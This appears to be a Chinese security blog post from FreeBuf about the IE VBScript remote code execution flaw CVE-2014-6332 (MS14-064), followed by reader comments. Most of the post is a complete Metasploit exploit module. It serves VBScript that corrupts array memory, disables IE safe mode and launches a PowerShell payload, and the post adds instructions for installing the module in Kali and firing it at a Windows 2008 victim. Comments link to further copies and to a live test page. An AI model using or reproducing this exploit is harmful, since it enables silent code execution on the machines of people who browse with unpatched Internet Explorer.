Win95+IE3 – Win10+IE11全版本执行漏洞

微软本月安全更新修复了一个潜藏了18年的IE远程代码执行漏洞(CVE-2014-6332),可以说是给windows吃了一颗大补丸。缺陷出现在VBScript的代码中,自Windows 95首次发布(19年前)以来就一直存在。详情点我
Metasploit Framework下的利用测试
所有IE版本通杀,但是由于msf中自带的exp中调用的是 powershell,所以msf(Metasploit Framework)中的exp代码只对安装powershell的系统生效。我们这里测试受害的机器为windows2008.
本站提供安全工具、程序(方法)可能带有攻击性,仅供安全研究与教学之用,风险自负!
msf代码:
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/exploit/powershell'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpServer::HTML
  include Msf::Exploit::Powershell

  def initialize(info={})
    super(update_info(info,
      'Name'           => "Windows OLE Automation Array Remote Code Execution",
      'Description'    => %q{
          This modules exploits the Windows OLE Automation Array Remote Code Execution Vulnerability.
		  Internet MS-14-064, CVE-2014-6332. The vulnerability exists in Internet Explorer 3.0 until version 11 within Windows95 up to Windows 10.
      },
      'License'        => MSF_LICENSE,
      'Author'         =>
        [
          'IBM', # Discovery
	  'yuange <twitter.com/yuange75>', # PoC
	  'Rik van Duijn <twitter.com/rikvduijn>', #Metasploit
          'Wesley Neelen <security[at]forsec.nl>'  #Metasploit
        ],
      'References'     =>
        [
          [ 'CVE', '2014-6332' ]
        ],
      'Payload'        =>
        {
          'BadChars'        => "\x00",
        },
      'DefaultOptions'  =>
        {
          'EXITFUNC'         => "none"
        },
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Automatic', {} ]
        ],
      'Privileged'     => false,
      'DisclosureDate' => "November 12 2014",
      'DefaultTarget'  => 0))
  end

  def on_request_uri(cli, request)
	payl = cmd_psh_payload(payload.encoded,"x86",{ :remove_comspec => true })
	payl.slice! "powershell.exe "

	html = <<-EOS
<!doctype html>

<html>

<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >

<head>

</head>

<body>


<SCRIPT LANGUAGE="VBScript">


function trigger()

On Error Resume Next

set shell=createobject("Shell.Application")

shell.ShellExecute "powershell.exe", "#{payl}", "", "open", 1

end function


</script>
<SCRIPT LANGUAGE="VBScript">

dim   aa()
dim   ab()
dim   a0
dim   a1
dim   a2
dim   a3
dim   win9x
dim   intVersion
dim   rnda
dim   funclass
dim   myarray


Begin()


function Begin()

  On Error Resume Next

  info=Navigator.UserAgent


  if(instr(info,"Win64")>0)   then
     exit   function
  end if


  if (instr(info,"MSIE")>0)   then
             intVersion = CInt(Mid(info, InStr(info, "MSIE") + 5, 2))
  else

     exit   function

  end if


  win9x=0


  BeginInit()

  If Create()=True Then

     myarray=        chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(00)

     myarray=myarray&chrw(00)&chrw(32767)&chrw(00)&chrw(0)


     if(intVersion<4) then

         document.write("<br> IE")

         document.write(intVersion)

         runshellcode()

     else

          setnotsafemode()

     end if

  end if

end function


function BeginInit()

   Randomize()

   redim aa(5)

   redim ab(5)

   a0=13+17*rnd(6)

   a3=7+3*rnd(5)

end function


function Create()

  On Error Resume Next

  dim i

  Create=False

  For i = 0 To 400

    If Over()=True Then

    '   document.write(i)

       Create=True

       Exit For

    End If

  Next

end function


sub testaa()

end sub


function mydata()

    On Error Resume Next

     i=testaa

     i=null

     redim  Preserve aa(a2)


     ab(0)=0

     aa(a1)=i

     ab(0)=6.36598737437801E-314


     aa(a1+2)=myarray

     ab(2)=1.74088534731324E-310

     mydata=aa(a1)

     redim  Preserve aa(a0)

end function


function setnotsafemode()

    On Error Resume Next

    i=mydata()

    i=readmemo(i+8)

    i=readmemo(i+16)

    j=readmemo(i+&h134)

    for k=0 to &h60 step 4

        j=readmemo(i+&h120+k)

        if(j=14) then

              j=0

              redim  Preserve aa(a2)

     aa(a1+2)(i+&h11c+k)=ab(4)

              redim  Preserve aa(a0)


     j=0

              j=readmemo(i+&h120+k)


               Exit for

           end if


    next

    ab(2)=1.69759663316747E-313

    trigger()

end function


function Over()

    On Error Resume Next

    dim type1,type2,type3

    Over=False

    a0=a0+a3

    a1=a0+2

    a2=a0+&h8000000


    redim  Preserve aa(a0)

    redim   ab(a0)


    redim  Preserve aa(a2)


    type1=1

    ab(0)=1.123456789012345678901234567890

    aa(a0)=10


    If(IsObject(aa(a1-1)) = False) Then

       if(intVersion<4) then

           mem=cint(a0+1)*16

           j=vartype(aa(a1-1))

           if((j=mem+4) or (j*8=mem+8)) then

              if(vartype(aa(a1-1))<>0)  Then

                 If(IsObject(aa(a1)) = False ) Then

                   type1=VarType(aa(a1))

                 end if

              end if

           else

             redim  Preserve aa(a0)

             exit  function


           end if

        else

           if(vartype(aa(a1-1))<>0)  Then

              If(IsObject(aa(a1)) = False ) Then

                  type1=VarType(aa(a1))

              end if

            end if

        end if

    end if


    If(type1=&h2f66) Then

          Over=True

    End If

    If(type1=&hB9AD) Then

          Over=True

          win9x=1

    End If


    redim  Preserve aa(a0)


end function


function ReadMemo(add)

    On Error Resume Next

    redim  Preserve aa(a2)


    ab(0)=0

    aa(a1)=add+4

    ab(0)=1.69759663316747E-313

    ReadMemo=lenb(aa(a1))


    ab(0)=0


    redim  Preserve aa(a0)

end function


</script>


</body>

</html>
    EOS

    print_status("Sending html")
    send_response(cli, html, {'Content-Type'=>'text/html'})

  end

end
代码导入Metasploit Framework
在kali系统中,把上面源码复制到下面文件中。
vim /usr/share/metasploit-framework/modules/exploits/windows/browser/ms14_064_safemodedisable.rb
利用测试


在windows2008上用IE访问链接。
[本文由作者dalin撰写并投稿,转载请注明来自FreeBuf.COM]
关注我们 分享每日精选文章
FB情报组 2014-08-07
破晓 2014-12-15
漏洞盒子 2014-07-12
hujias 2015-01-06
已有 25 条评论
话说freebuf和漏洞盒子不能做单点登录么?每次都要登录两次,好麻烦。
感谢分享,抽空试一下。
IE已经被你们玩坏了
有杀软的情况下可以shel吗
没试过 我觉得应该可以 毕竟直接访问一个url就行了。
打补丁之后 肯定就不行了
普通用户应该也不会去安装powershell吧!
@YMSZ 系统自带
仁兄一看就没用过powershell,这下被揭穿了吧
这么坑,,18年
这么公布出来,不赶快修复就惨了
数组为什么会覆盖?随机生成的a0、a3有什么要求?为什么是2f66?myarray伪造了什么对象?i=testaa和i=null发生了什么?godmode flag是怎么被确定的?
【部分攻击性言论被省略,任何意见可邮件或私信fb客服。评论只允许正常的交流,禁止无端的谩骂 by FB客服】
检测页面我挂到了网上http://object8888.com/wap/new.html
@DM2014 弹了记事本是不是
freebuf的评论里开始出现愈来愈多不懂装很懂, 哎!
powershell是啥,百度百科看的不太明白
学习……….
[-] Exploit failed: The following options failed to validate: UNCPATH.
测试失败,exploit(ms14_064_safemodedisable) > [*] 192.168.1.110 ms14_064_safemodedisable – Sending html
[*] 192.168.1.110 ms14_064_safemodedisable – Sending html
[*] 192.168.1.110 ms14_064_safemodedisable – Sending html
应该是直接复制代码的时候有些代码转义了,能把EXP传到网盘一下吗
@Jumbo 我也失败了,我测试的是IE6,你呢?
@Jumbo 我测试了也是这样
msf exploit(ms14_064_safemodedisable) > [*] 192.168.1.104 ms14_064_safemodedisable – Sending html
请问你解决了么?
@ younglin 关于代码的问题,可以去 http://www.exploit-db.com/exploits/35308/ 下载 。 或者更新msf apt-get update apt-getupgrade.
以前在网上看别人的一些文章,总以为是别人写的有问题,可以慢慢的才发现自己没有理解到那一步,我不是说我有多么的NB,同样我也是菜鸟,只是大家看别人的文章认真一点。多 wen.lu. 这个exp调用的 powershell(是CMD的下一代),所以这个对比较新的windows系统有用,比如 win2008R2,win2012等 。
@ dalin 确实,直接复制代码会出错
@ Jumbo 我已经附带链接了 。
这代码排列看的我眼都花了